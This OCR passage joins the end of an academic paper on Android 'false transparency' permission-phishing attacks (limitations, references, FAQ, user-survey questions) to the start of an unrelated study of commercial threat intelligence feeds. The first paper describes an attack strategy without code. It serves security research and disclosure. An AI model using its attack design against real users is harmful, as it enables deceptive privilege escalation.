Android permissions. Android's permission model has been subject to much criticism due to a range of issues including its coarse granularity [23], side-channels to permission-protected resources [24–27], and design issues with custom permissions [28, 29]. Previous work has also investigated the effectiveness of install-time permissions and concluded that users would benefit from having the ability to revoke permissions [3]. Micinski et al. conducted a user study on Android runtime permissions and concluded that authorization might not be required for permissions tied to user interactions as users are generally aware that such interactions will result in the utilization of certain permissions [30]. In addition, Alepis et al. discovered transformation attacks on runtime permissions [31], which are similar to our attacks in essence but lack the important execution details (e.g., the design strategies and their implementation, design of multi-targeted attack scenario that expands the attack surface, user studies to support stealthy

attacks etc.) that are crucial for the success of the attacks. Finally, [32] presents a preliminary version of our work.

9 Limitations and Future Work

We verified that the vulnerability we describe in this paper (i.e., permission requests with confusing app names from transparent background apps) exists on all Android versions that support runtime permissions (Android 6-11). However, we demonstrated the effectiveness of our foreground app inference technique only on one such Android version (i.e., Android 7) to show the viability of our attacks. The reason is that we expect to obtain similar accuracy results since we found the same procfs resources that we utilized in our analysis to be available and given the significant structural similarities across all these Android versions. In fact, based on the ProcHarvester measurements [7], we estimated that there would be no more than about 5-10% variation in accuracy between the versions. However, we acknowledge that there is still value in performing further experiments on other versions for a more complete analysis and leave this for future work.

Our foreground app inference implementation might have impact on the device's battery life as it currently runs in the background to periodically check for changes in the foreground. However, an adversary can poll for these changes less often by sacrificing some of the attack opportunities. In addition, it seems possible to optimize the periodicity for polling based on how often users change between apps (18.9s or more on average) [11]. We leave the utilization of such techniques for future work. It is also worth mentioning that the methods we use in this work are meant to be modular. If a better approach to foreground inference is developed in the future, an attacker can use that instead.

Finally, our in-lab user study demonstrates the feasibility of our attacks for an ideal condition where the attacker is *always* able to correctly infer the foreground app due to our use of the modified Android version, as explained in Section 6. However, future work is needed to show the feasibility of the attacks under a more realistic scenario where there may be some errors in the foreground inferences made by our ProcHarvester-based technique.

10 Conclusion

In this work, we presented *false tranparency attacks*, a class of phishing-based privilege escalation attacks on Android runtime permissions. We conducted a user study to understand if users' understanding of runtime permissions would innately create susceptibility to these attacks. We designed these attacks to launch strategically in order to minimize the possibility of alerting the user while retaining effectiveness and verified the validity of our design decisions through our user study. In addition, we conducted a lab study to demonstrate the feasibility of our attacks in a realistic setting and showed that none of the participants were able to notice our attacks. We discussed why existing defenses fall short in the context of false transparency attacks. In particular, we disclosed the vulnerabilities in a key security mechanism implemented in Android 10, which consequently allowed us to still launch our attacks on this recent Android version. Finally, we proposed a list of countermeasures to practically defend against false transparency attacks.

Acknowledgments. This work was supported in part by NSF CNS 13-30491 (THaW). The views expressed are those of the authors only.

References

[1] Android app permissions best practices. https://developer.android.com/training/permissions/usage-notes.

[2] B. Bonné, S. T. Peddinti, I. Bilogrevic, and N. Taft. Exploring decision making with android's runtime permission dialogs using in-context surveys. In *SOUPS*, 2017.

[3] P. Wijesekera, A. Baokar, A. Hosseini, S. Egelman, D. Wagner, and K. Beznosov. Android permissions remystified: A field study on contextual integrity. In *USENIX Security*, 2015.

[4] Android permissions. https://tinyurl.com/y863owbb.

[5] Android dashboard. https://tinyurl.com/qfquw3s.

[6] A. Bianchi, J. Corbetta, L. Invernizzi, Y. Fratantonio, C. Kruegel, and G. Vigna. What the app is that? deception and countermeasures in the android user interface. In *IEEE Security and Privacy*, 2015.

[7] R. Spreitzer, F. Kirchengast, D. Gruss, and S. Mangard. Procharvester: Fully automated analysis of procfs side-channel leaks on android. In *Asia CCS*, 2018.

[8] Background execution limits. https://developer.android.com/about/versions/oreo/background.

[9] Q. A. Chen, Z. Qian, and Z M. Mao. Peeking into your app without actually seeing it: UI state inference and novel android attacks. In *USENIX Security*, 2014.

[10] W. Diao, X. Liu, Zhou Li, and K. Zhang. No pardon for the interruption: New inference attacks on android through interrupt timing analysis. In *IEEE Security and Privacy*, 2016.

[11] L. Leiva, M. Böhmer, S. Gehring, and A. Krüger. Back to the app: the costs of mobile application interruptions. In *Human-computer interaction with mobile devices and services*, 2012.

[12] Android device names. https://github.com/jaredrummler/AndroidDeviceNames.

[13] S. Aonzo, A. Merlo, G. Tavella, and Y. Fratantonio. Phishing attacks on modern android. In *CCS*, 2018.

[14] E. Fernandes, Q. A. Chen, J. Paupore, G. Essl, J. A. Halderman, Z. M. Mao, and A. Prakash. Android ui deception revisited: Attacks and defenses. In *Financial Cryptography and Data Security*, 2016.

[15] Android Q privacy change: Restrictions to background activity starts. https://developer.android.com/preview/privacy/background-activity-starts#display-notification-user.

[16] A. P. Felt and D. Wagner. *Phishing on mobile devices*. 2011.

[17] E. Chin, A. Felt, K. Greenwood, and D. Wagner. Analyzing inter-application communication in android. In *MobiSys*, 2011.

[18] R. Spreitzer, G. Palfinger, and S. Mangard. Scandroid: Automated side-channel analysis of android apis. In *Security & Privacy in Wireless and Mobile Networks*, 2018.

[19] M. Niemietz and J. Schwenk. Ui redressing attacks on android devices. *Black Hat Abu Dhabi*, 2012.

[20] L. Wu, B. Brandt, X. Du, and B. Ji. Analysis of clickjacking attacks and an effective defense scheme for android devices. In *CNS*, 2016.

[21] Y. Fratantonio, C. Qian, S. P Chung, and W. Lee. Cloak and dagger: from two permissions to complete control of the ui feedback loop. In *IEEE Security and Privacy*, 2017.

[22] A. Possemato, A. Lanzi, S. P. H. Chung, W. Lee, and Y. Fratantonio. Clickshield: Are you hiding something? towards eradicating clickjacking on android. In *CCS*, 2018.

[23] J. Jeon, K. K. Micinski, J. A Vaughan, A. Fogel, N. Reddy, J. S Foster, and T. Millstein. Dr. android and mr. hide: fine-grained permissions in android applications. In *SPSM*, 2012.

[24] D. He, M. Naveed, C. A. Gunter, and K. Nahrstedt. Security concerns in android mhealth apps. In *AMIA*, 2014.

[25] P. Sapiezynski, A. Stopczynski, R. Gatej, and S. Lehmann. Tracking human mobility using wifi signals. 2015.

[26] S. Narain, T. D. Vo-Huu, K. Block, and G. Noubir. Inferring user routes and locations using zero-permission mobile sensors. In *IEEE Security and Privacy*, 2016.

[27] Y. Michalevsky, A. Schulman, G. A. Veerapandian, D. Boneh, and Gabi Nakibly. Powerspy: Location tracking using mobile device power analysis. In *USENIX Security*, 2015.

[28] J. Sellwood and J. Crampton. Sleeping android: The danger of dormant permissions. In *SPSM*, 2013.

[29] G. S. Tuncay, S. Demetriou, K. Ganju, and Carl A. Gunter. Resolving the predicament of android custom permissions. In *NDSS*, 2018.

[30] K. Micinski, R. Votipka, D.and Stevens, N. Kofinas, M. L. Mazurek, and J. S. Foster. User interactions and permission use on android. In *CHI*, 2017.

[31] E. Alepis and C. Patsakis. Unravelling security issues of runtime permissions in android. *Hardware and Systems Security*, 2019.

[32] G. S. Tuncay. *Practical least privilege for cross-origin interactions on mobile operating systems*. PhD thesis, University of Illinois at Urbana-Champaign, 2019.

[33] False transparency attacks. https://sites.google.com/view/false-transparency-attacks/home.

Appendices

A Frequently Asked Questions

Here we discuss some of the concerns that we thought might be raised by the reader, in a Q&A format.

• *Why doesn't the attacker just launch a normal phishing attack?* Google Play (GP) already has some security mechanisms in place to detect phishing attacks. For example, GP does not allow apps to be published with icons that are similar to those of other apps. In addition, GP can also identify if the title of an app is dangerously similar to that of another app. If an app has some suspicious behavior as in these cases, it will be suspended by GP indefinitely. With our attack, the adversary does not have the risk of detection by GP.

In addition, users are generally familiar with the concept of classic phishing attacks, where the attacker impersonates another app by mimicking its UI. Hence, it is more likely, compared to our attacks, that they will be on the lookout for such attacks. Our attacks do not require mimicking another app's UI and are previously unknown to the users (as well as to the research and developer communities). Therefore, users will be vulnerable and will get caught off-guard as they are not expecting such attacks in the first place. We have proven the validity of this statement with our user study.

• *Couldn't the app just pretend to do something useful with the permission to convince the users to grant it?* While it is true that the most important reason for users to grant permissions is the permission's relevance to utility, it is not the sole factor that plays a role in these decisions. Previous work has shown that users consider the relevance of the permission to the app's utility and the reputation of the app developer as a factor influencing them to grant permissions, 68% and 32% of the time, respectively while the average denial rate is reported to be 14% [2]. This means that for an attacker who cannot really make a convincing argument for needing a permission (e.g., QR app needing contact list), they will not be able to obtain the permission 68% of the time with a direct attack. Similarly, for an attacker whose app has not earned much reputation, they will get their permission requests denied 32% of the time. We perform two Chi-squared tests with Yates correction to compare these two denial rates to the average denial rate. The p-values for both tests are much less than 1×10^{-5}, which are much smaller than the confidence level of 0.05. This indicates that a permission's relevance to utility and the requesting app's reputation are both factors that significantly contributes to users' grant decisions.

In general, both our user study and previous studies show that users do try to make conscious decisions when it comes to permissions. They feel more comfortable granting permissions to some apps while they do not feel so for others based on several factors. Our goal is to enable adversaries to take advantage of the user's trust in another app, without having to gain that trust on their own.

• *What is the attacker going to do with the permissions?* Our attacks serve as a platform for different adversaries to obtain the permissions they need to realize their goals. Each adversary can come up with a different attack strategy that requires them to obtain a specific set of permissions, which they could achieve using our attack scheme.

• *Why does Android allow invisible activities?* Android, being the liberal operating system it is, aims to provide app developers the UI design freedom they need to achieve their purposes. Transparent UI features often improve user experience. On the other hand, restrictions to transparency are hard to implement. Android provides a range of transparency options, and it is unclear which ones can be utilized for attack scenarios similar to those we have illustrated in this paper. Indeed, a modification to restrict transparency could complicate the code in a way that introduces new types of vulnerabilities.

B Survey Questions

Here, we present the questions that we used in our survey, results of which we elaborated in detail in Section 6. Statements regarding the display logic (e.g., skip to question X etc.) are not displayed to the participants and are included only to provide our readers an accurate view of our survey. We shuffle answer options at the time of participation in the survey. We do not present our attention check and demographics questions here for brevity. In addition, we removed some questions that we did not utilize in Section 6 for the sake of brevity, but the missing questions have the potential to prime the users to be security conscious, making them more likely to deny permissions and think of defenses. Curious readers can find our full set of questions in [33].

Q1: Please choose your level of knowledge of Android permissions.

- Expert
- Knowledgeable
- Average
- Some familiarity
- No familiarity

Q2: On older Android versions, permissions required by an app were displayed at the time of installation and the installation would not proceed if you did not agree to grant all the listed permissions to the app.


- True
- False
- I don't know

Q3: For your information, on more recent versions of Android, apps can prompt you at runtime with a permission request (also called permission prompt) to get access to some of the device resources. Such permissions that are requested when the app is in the foreground are called runtime permissions. The following screen is an example of a permissions request. You can give access to the app for the resource in question by choosing "Allow". Similarly, you can deny access by choosing "Deny". Please note that how this prompt screen looks might slightly vary depending on the device and Android version.

Q4: I remember seeing a similar permission screen while using my device (It could be for a different app and/or permission).

- Yes
- No
- I am not sure

Q5: Let's do some role-playing now. Suppose for the sake of this survey that you have installed Viber, a popular messaging app with millions of downloads that allows you to communicate with your friends. Viber requires access to your contacts to allow you to contact your friends. If you don't grant this permission, the functionality likely will not work. Suppose you have started Viber to message a friend and Viber prompted you to get permission to access your contacts for the first time, as shown in the following screen.



(a) Q3 screen (b) Q5 screen (c) Q7 screen

Figure 2: Screens for Q3, Q5, and Q7

Q6: Please decide if you would like to allow Viber to access your contacts.

- Allow
- Deny

Q7: Continuing with the role-playing... Suppose now that you received a permission request from an app installed on your phone while you were not actively using any app. Below screenshot is an example of such a request.
Q8: What would you do about such a permission request?

- Allow
- Deny
- It depends

Q9: An app can request a permission and prompt you again in the future even if you might have denied this permission previously.

- True
- False
- I don't know

Q10: An app can request a permission and prompt you again in the future even if you might have granted this permission previously.

- True
- False
- I don't know

Q11: Suppose you previously denied a permission to an app you currently have on your device. If you were prompted again for the same permission by this app in the future, would you grant it?


- Yes - Skip to

- No - Skip to Q13
- It depends - Skip to Q12

Q12: Which of the following conditions would influence you to grant the permission after denying it previously? (Choose all that apply)

- The requested permission is necessary for the app to work
- The request is for a permission I do not care about or do not consider particularly risky
- The requesting app is highly popular (i.e., installed by millions of users)
- The requesting app is developed by a well-known company
- Other (Please specify): _____

Q13: (Display if the first option of Q6 is chosen) Now back to role-playing again. Suppose you texted a couple of friends on Viber, then you switched to some other applications or perhaps stopped using your phone for a while. Eventually, you switched back to Viber to continue texting your friends and now you are prompted for the contacts permission as shown in the following screenshot.
Q14: (Display if the second option of Q6 is chosen) Now back to role-playing again. After being on your phone for a while and doing useful things, you switched back to Viber to text your friends and now you are prompted for the contacts permission as shown in the following screenshot.



(a) Q13, Q14 screen (b) Q17 screen

Figure 3: Screens for Q13, Q14, and Q17

Q15: What would you do?

- Allow - *Skip to Q17*
- Deny - *Skip to Q16*

Q16: What is the reason for denying the permission?

- I already granted this permission to Viber so it should not ask me again
- I already denied this permission to Viber so it should not ask me again
- I always decline permissions
- Multiple requests for the same permission made me suspicious of Viber
- Other (Please specify): _____

Q17: Suppose you are traveling the world and you found yourself wanting to go to the magical ancient Greek city of Ephesus. You open Google Maps to navigate to these ruins. You are prompted with a permission dialog as in the following picture.
Q18: Which option would you select?

- Allow - *Skip to Q19*
- Deny - *Skip to Q20*

Q19: Just asking to make sure we are on the same page... Which app did you just grant the location permission to? - Skip to Q21

_____

Q20: Just asking to make sure we are on the same page... Which app did you just deny the location permission to?

_____

Q21: On Android versions that support runtime permissions, you are allowed to grant or revoke permissions to apps at any time by modifying permission settings via the Settings app.

- True
- False
- I don't know

Q22: What would you think if an app has requested a permission it had previously requested during the same launch (i.e., after you started the app it requested the same permission twice within a small time frame)? Please select all that apply.

- I would not think anything of it and proceed with granting/denying the permission normally.
- I would be suspicious of the requesting app.
- I would be suspicious of the other apps I have installed that use this permission.
- I would be suspicious of the Android operating system itself.
- Other (Please specify): _____

Q23: (Display if the first option of Q22 is not chosen) What would you consider doing in this case (i.e., when an app requests the same permission twice during the same launch)? Please check all that apply.

- Uninstalling the app that requested the permission
- Investigating other apps that request this permission via the Settings app
- Reformatting the operating system to go back to factory settings
- Other (Please specify): _____

Q24: An app has to be in the foreground (i.e., showing on the screen) when it prompts you for a permission.

- True
- False
- I don't know

A different cup of TI? The added value of commercial threat intelligence

Xander Bouwman[1], *Harm Griffioen*[2], *Jelle Egbers*[1],
Christian Doerr[2], *Bram Klievink*[3], *and Michel van Eeten*[1]

[1]*Delft University of Technology, the Netherlands*
[2]*Hasso Plattner Institute, University of Potsdam, Germany*
[3]*Leiden University, the Netherlands*

Abstract

Commercial threat intelligence is thought to provide unmatched coverage on attacker behavior, but it is out of reach for many organizations due to its hefty price tag. This paper presents the first empirical assessment of the services of commercial threat intelligence providers. For two leading vendors, we describe what these services consist of and compare their indicators with each other. There is almost no overlap between them, nor with four large open threat intelligence feeds. Even for 22 specific threat actors – which both vendors claim to track – we find an average overlap of only 2.5% to 4.0% between the indicator feeds. The small number of overlapping indicators show up in the feed of the other vendor with a delay of, on average, a month. These findings raise questions on the coverage and timeliness of paid threat intelligence.

We also conducted 14 interviews with security professionals that use paid threat intelligence. We find that value in this market is understood differently than prior work on quality metrics has assumed. Poor coverage and small volume appear less of a problem to customers. They seem to be optimizing for the workflow of their scarce resource – analyst time – rather than for the detection of threats. Respondents evaluate TI mostly through informal processes and heuristics, rather than the quantitative metrics that research has proposed.

1 INTRODUCTION

Cyber threat intelligence (TI) has acquired a strong presence in the market for security services. TI is, simply put, information on attacker behavior that can be used to adapt one's defenses to the threat landscape. A well-known form of TI are indicators of compromise (IOCs): machine-readable data feeds with resources – typically IP addresses, domains, or file hashes – that have been observed in malicious behavior. Commercial vendors also regularly release analyst-focused reports which go beyond indicators and paint a picture of the tactics, techniques and procedures (TTPs) of specific actors.

While organizations can generate limited forms of TI from their internal systems, they increasingly turn to procuring TI from external sources. Roughly speaking, there are three sources of TI: open, shared and paid. Open TI (OTI) typically consists of public lists of indicators, such as Abuse.ch [1], AlienVault [3], and Malwaredomains.com [12]. Here, threat intelligence is often another name for abuse feeds and blacklists. Shared TI (STI) is sourced via trusted communities where members exchange their own threat information, and where there is no payment associated with this exchange. The community can be formalized, such as the membership in an Information Sharing and Analysis Center (ISAC), or it can be informal, where membership is based on personal trust relationships. The third source is paid TI (PTI). A 2019 survey amongst 1,908 IT and security professionals in North America and the U.K. found that 44% of respondents say that the primary source of threat intelligence in their organization is purchased [31]. The commercial market for TI products and services is valued at over USD 5 billion globally and predicted to triple in the next five years [22].

Despite its importance, the commercial market for TI is largely uncharted territory in academic research. In light of the high fees and license restrictions associated with PTI, this is understandable. The nearest work, conducted by Li et al. [21], was not focused on PTI specifically, but did include two edge cases of paid services. These services did not provide original TI sources, but helped curate and aggregate otherwise free or low-end indicator feeds. They were priced in the range of USD 1-10k per year. In this paper, we focus on high-end, original TI sources from market leaders, which charge around USD 100-650k per year (Section 5.2). Except for the edge cases, prior research has analyzed only open sources in the form of abuse feeds and blacklists. Recent work [21, 15] confirmed the results of earlier studies [39, 25, 19]: the feeds are highly heterogeneous, overlap among any two feeds is often very small and never more than 10%, and the feeds are dominated by 'singletons'; entries that do not appear in any other feeds. This also explains why, in order to achieve better coverage of their threats, network defenders combine on average 7.7 TI sources [31].

No prior work has analyzed what TI services the high-

end vendors in the commercial market offer, how their data compares to OTI and how customers evaluate PTI. This lack of insight also affects firms facing security investment make decisions. The subscription fees of the market leaders usually range in the hundreds of thousands of dollars per year [20]. Buyers have to decide if these substantial costs are worth it compared to open or shared TI. According to research firms Gartner and Forrester, purchasers are struggling to compare services [20, 14]. Prior work [21, 33, 29, 24, 27, 15] assumed that buyers are in need of quantitative metrics on criteria like coverage, volume, accuracy, and timeliness. This assumption, however, has not been empirically validated via a user study.

This paper reports on a mixed-method study that sheds light on the market for paid TI and reduces the information asymmetry currently confronting buyers. We present the first qualitative and quantitative analysis of commercial TI services. Using grounded theory, we analyze 14 interviews with PTI customers to understand what sources they are buying, how they use them and how they evaluate added value in the absence of independent analyses. We complement this user study with a high-level quantitative analysis of services of two market leaders, comparing these to several open TI feeds.

With this approach, we aim to answer the following questions: *(i)* What do paid TI services consist of? *(ii)* How is paid TI different from open TI? *(iii)* How do customers use TI and perceive value? We make the following contributions:

- We present the first empirical analysis of paid TI from market leaders, comparing the data of two leading vendors to each other and to OTI.
- We demonstrate that there is almost no overlap between paid and open TI sources, signaling that they capture a different part of the threat landscape. Surprisingly, there is also little overlap among the two paid feeds, although they focus on the same topic areas. Even when tracking the same 22 threat actors, only 2.5 % to 4.0% of indicators are found by both vendors, depending on the type of indicator. Timeliness, as measured on the small overlap among sources, shows delays of more than a month between sources. These findings suggest serious issues with coverage and timeliness of commercial TI.
- We find that customers use TI less exclusively for network detection than is often assumed. Other use cases include understanding of the threat landscape, informing business decisions, awareness programs, and threat hunting.
- Where prior work has assumed that customers work with metrics like coverage in order to evaluate TI, we find a different logic in practice. Customers value the better curated and more selective paid TI sources over other sources – especially the larger and potentially more noisy open sources – because they consume less analyst time. Surprisingly, the fact that smaller sets may also imply more false negatives, i.e., limited coverage, is much less a concern. Costs hardly play a role at all.

2 BACKGROUND

A major challenge in an organization's risk management process is to identify and understand all relevant threats. For many cybersecurity threats, their existence, likelihood and impact are not known to the organization. Threat intelligence services claim to address this by providing the necessary information to identify risks, aid in their quantification, guide the selection of controls, provide indicators to detect adversaries, and show possible courses of action.

To a limited extent, TI can be extracted from an organization's own security controls. Think of firewall logs that observe external IP addresses involved in brute-forcing SSH passwords or of spam filters that contain emails with phishing URLs. Such IP addresses and URLs are typically referred to as indicators of compromise (IOCs). The downside of producing in-house TI is that any single organization will only observe a small fraction of the threat landscape. Another challenge is that extracting the most relevant signals, rather than the most obvious ones, requires resources and expertise. For this reason, many organizations acquire external sources of threat intelligence, like open sources or sharing communities.

Compared to OTI and STI, paid threat intelligence makes a different value proposition. It does not only contain indicators and information observed from an ongoing threat somewhere else (e.g., an IP address that has brute-forced or phished a different organization), but insights based on active research, proprietary vantage points, and potentially insider information by a specialized provider. PTI is often perceived as being of higher quality and providing better and earlier warning. To protect value and exclusivity, vendors typically vet their customers, so that adversaries cannot readily see that their activities were detected. Vendors also typically provide integration into products, like a malware detection middlebox. This provides them with unique visibility across the networks of their clients, where they have probes for monitoring and middleboxes for protection. The vendors in this market typically claim that with these vantage points and cloud-based aggregation and analysis of data, they can track advanced attacks and threat actors. Vincenzo Iozzo, Senior Director at CrowdStrike, a key player in this market, articulated this advantage as follows: "If you [the attacker] get detected on one machine, all of your offensive infrastructure has to be scrapped" [17]. Later in this paper, we explore the extent to which this advantage allows PTI vendors to uncover offensive infrastructure.

In general, assessing quality of TI data through metrics is very hard, as there is no ground truth on global maliciousness [25]. Below we briefly describe some quality characteristics and metrics that were developed in earlier work, as these concepts return at various points in the paper.

Coverage pertains to the proportion in which the TI actually observes the attacks it promises to observe – i.e., the proportion to which the intended indicators are actually con-

tained in the feed [21, 29]. The opposite is how much relevant information it fails to provide, which is the rate of false negatives [24, 27, 25].

Accuracy is the proportion of indicators in a feed that actually belong in the feed. This pertains to the degree of true positives. Its opposite is the degree of false positives [21, 24, 27] and this a major factor in the value of a data-source. Depending on the organization, even a relatively low number of false positives may lead to notification fatigue and thereby reduce the feed value.

Timeliness of information in a feed pertains to the time gap between an attack vector occurring and its associated indicators being included in the feed [28]. Some authors refer to this as latency [21], or speed [24]. Timeliness may be essential for the value of a feed used in active defense mechanisms, e.g., intrusion detection middle boxes, but for forensics purposes this is less critical.

Ingestibility relates to the structure and consistency of structure in a feed [28], i.e., how well it can be automatically processed.

Relevance of a TI feed [28], also referred to as fitness [29], describes how well the indicators and contents of a feed fit an organization's use case. A TI feed rarely attempts to cover *all* malicious activity but often focuses on a certain type of threat. A feed may hence be of low value if it is not relevant to an organization.

In summary, assessing the quality of TI feeds is a difficult subject for OTI, and–due to limited availability–even more so for PTI. In the remainder of the paper, we will produce some of these metrics for PTI, replicating the approach of [21] (Sections 5 & 6), while also using interviews with users to see how organizations assess the value of PTI with or without such metrics (Section 6).

3 ETHICS

Research on PTI data is hindered by high fees and license restrictions. Firms who buy a subscription are not allowed to share the data with third parties, including researchers. We were able to overcome this barrier when one of the authors was set up as an intern in an organization that has a subscription to the TI of two market leaders. These two vendors are included in Gartner's market overview [20] and they are positioned among the most expensive suppliers. The analysis of the data was conducted on the organization's premises and within the conditions of their vendor license agreements. Only the aggregate results of the analysis were shared with the rest of the author team. The organization was willing to collaborate with our study on condition that we would not name them nor the vendors included in the study, and that we would not include characteristics of the feeds that would make the vendors easily identifiable. Hence, some numbers are reported as ranges rather than exact counts.

Our second data source consists of interviews with 14 security professionals who work with paid threat intelligence. We received approval from our Institutional Review Board for this human-subjects research. All respondents explicitly gave their consent to have their interview transcribed and used in this study. To enable our respondents to talk about their use and evaluation of PTI without risking reputational repercussions for themselves or their organizations, we have anonymized their identities. To provide context for specific quotes, we describe a respondent's role and sector. Respondents were provided with information on the research objectives and the interview protocol before the interview. Afterwards they could check and correct quotes attributed to them.

4 METHODOLOGY

We use a mixed-methods approach, combining a qualitative user study with a quantitative analysis of the TI data. To answer the first question – what does paid TI consist of? – we report on the answers from our respondents, rather than impose our own definition of TI. We complement these answers with a high-level description of the feeds and reports that were provided by two market leaders from 2013-2018. For the second question – how PTI compares to OTI – we analyzed indicator feeds of the two market leaders and four open feeds. The third question – how do customers use TI and perceive its value? – we answered based on our interviews. We answer the questions consecutively in Sections 5, 6, and 7. Here, we describe the data collection and analysis. A high-level overview is presented in Table 1.

4.1 Threat intelligence data

As described in Section 3, an internship of one of the authors allowed for access to the TI services of two market leaders, both included in Gartner's market overview [20]. The organization which provided us with the access chose these vendors because they are among the market leaders and were deemed to have the most relevant TI. It did not conduct any analysis of the overlap in indicators among the two vendors before we started our research.

The offerings of the vendors consisted of 5-10 subsets around specific topic areas, e.g., 'financial industry', 'cyberespionage' or 'cybercrime'. Customers typically subscribe to the subsets most relevant for them, rather than to all. As explained in Section 3, we cannot identify the vendors, nor can we list the exact topic areas the customer organization subscribed to. We can only say that we had access to 3-5 subsets for each of the vendors and that these subsets focus on the same topic areas. The selection of these topic areas likely influences how the indicators are distributed over target industries, as visualized in Figure 4. The degree of indicator overlap between vendors might also vary across focus areas.

Type	Data	Source	Contents	Period
PTI	Paid TI services	Two leading providers	7,308 reports; and 420,173 indicators (IPs, domains, MD5)	2013/01/01–2018/12/31
OTI	Alienvault OTX	Community-aggregator	59,290 IPs	2018/10/01–2018/10/31
OTI	Blocklist.de	Independent	121,540 IPs	2018/10/01–2018/10/31
OTI	CINSscore	Security firm	55,906 IPs	2018/10/01–2018/10/31
OTI	Emergingthreats	Security firm	876 IPs	2018/10/01–2018/10/31
TI	14 interviews	Professionals using PTI	Qualitative findings	2019/08/27–2019/12/23

Table 1: Data sources for this mixed-methods study.

We assessed only the indicators that were packaged with the TI reports that the vendors release. These reports analyze the developments in the threat landscape and actor groups. One vendor also had a bulk feed of indicators that were not associated with reports. We did not include this in our comparison, because the other vendor provided no such feed.

We assessed the overlap between the paid TI sources as follows. Vendors label their intelligence products with metadata, referring to a specific threat actor for 35% of their reports and 60% of all indicators. Vendors use their own naming schemes for threat actors. The same actor may thus appear as Deep Panda, APT19, or KungFu Kittens across different vendor reports. We mapped the names used by the vendors to a common set of threat actors using an overview maintained by well-known security researcher Florian Roth [32]. About 30% of all indicators could be mapped to a common threat actor listed in the overview. These indicators form the basis for the analysis of the overlap visualized in Figure 3. In sum, we measure overlap specifically where the vendors claim that they are tracking the same actor groups. The results are reported in Section 5.1. In Section 6.2, we also report on the overall overlap across the feeds.

To map the distribution of indicators across targeted industries, we mapped 179 labels from both vendors to a common set of 16 categories. These are listed in Figure 4.

To represent OTI, we collected four freely available sources. Three indicator feeds, for the high degree to which they were reused by other open sources [15] – which we expected might lead to reuse in paid TI– and one community-based aggregator that enables its users to extract indicators from blogs and reports, which vice versa we expected might lead to reuse of PTI indicators in OTI. This way, we selected for an upper bound of overlap between the two types. We compare one month of data from these collected OTI feeds (October 2018) against five months months of indicators from the two PTI vendors (July to December 2018), in order to compensate for the higher churn in the OTI feeds and, again, to find an upper bound in overlap. The preparation of the OTI data consisted of deleting all duplicate IPs except for the first occurrences, then removing all IPs present on the first measurement day of each set, as it was unsure when those were first received. To remove inconsistencies from the threat intelligence, we normalized them as follows. For URLs and domains, we removed `http(s)://`, but kept prefixes that are part of the domain – including the `www` domain which may point to another location. For file hashes in indicators, we compared only MD5 hashes for each file to prevent duplicate results. For IPs, no normalization was necessary, as the format was consistent between sources. For the reports, we removed all punctuation and casing from labels.

When matching indicators, we had to assume a time-to-live period during which indicators could be reasonably assumed to remain valid. Prior work chose periods of 30 days [21] or does not make such assumptions explicit. Since overlap among sources is an important indicator of coverage, we proceeded conservatively and chose a time-to-live period of 360 days. This again to provide us with an upper bound, i.e. over- rather than under-estimating the amount of overlap.

4.2 Interviews

As the field of PTI is marked by ambiguous terms and complex practices, we opted for a data collection method that can help us unpack the ambiguity, namely semi-structured interviews in a grounded-theory approach – similar to [41]. Grounded theory means that the researchers draw conclusions through a reflexive process of inductive reasoning [10, 9]. This approach means that our findings can help form an understanding about how the market for PTI functions, but not about how the reported views are distributed across the global population of security professionals who use PTI.

Between August and December of 2019, we conducted 14 interviews with professionals who work with PTI. Participants were selected from different sectors in business and government (Table 2). A requirement was that their organization purchased commercial threat intelligence. We contacted participants via their personal networks, as well as via LinkedIn. Geographically, the participants were located in The Netherlands (11) and Japan (3). They fulfilled positions from analyst to management in both security operations and threat intelligence teams. Two of the respondents worked at Managed Security Service Providers (MSSPs) which use TI to protect the networks of their clients. In the sample, the

INDUSTRY	Respondents *n=14*
Finance	4
R&D	3
Government	2
Managed Security Service Provider	2
Infrastructures	2
Oil and gas	1

Table 2: Interviewees by industry, all experienced with PTI.

financial industry supplies the most interviewees. While this might simply be an artefact of our recruitment effort, it is consistent with the fact that financial sector firms have the highest investment levels in cybersecurity [40] and are thus more likely to acquire expensive PTI subscriptions. One of our respondents, a teamlead TI at an MSSP, remarked: "I would say that the financial industry is one of the most mature sectors and can do more with threat intel."

The interviews we conducted with security professionals were semi-structured, meaning that respondents' views were central and conversations were open-ended [16]. The researchers did not ask loaded questions to avoid steering the conversation [5, 9]. A simple interview protocol was used in which participants were asked about: *(i)* Their definition of threat intelligence; *(ii)* What commercial sources their organization pays for and, for each of the sources, discuss costs, source properties, use-cases, and valuable organizational outcomes; *(iii)* Their experiences with use of non-commercial sources; *(iv)* Their reasons for having discontinued a source, if ever. The full interview protocol is included in Appendix A.

This approach was chosen deliberately to minimize the influence of pre-conceived ideas about what TI is and how it should be evaluated. Due to the nature of open questions it also means that participants' answers cannot be seen as an exhaustive description of their opinion. Rather, outcomes of the interviews are the perceptions that participants have prioritized, that were 'top of mind' for them at the time.

We transcribed the interviews and coded them using the ATLAS.ti software. Analytic codes were drawn from the interviews and used as labels to identify recurring answers. The codebook was iteratively saturated over the course of 9 interviews [9]; it reached the point where no new codes could be observed from the interviews (see Figure 1). One researcher carried out initial coding. We developed the codebook through meetings with co-authors and two other researchers, each time independently coding and then refining codes as needed. According to [23], this is a suitable way to ensure reliability of findings for our purposes. This eventually led to analytic codes for TI service types, sources, use cases, and value perceptions. The codebook is reflected in Tables 3 and 4, and is included in Appendix B.

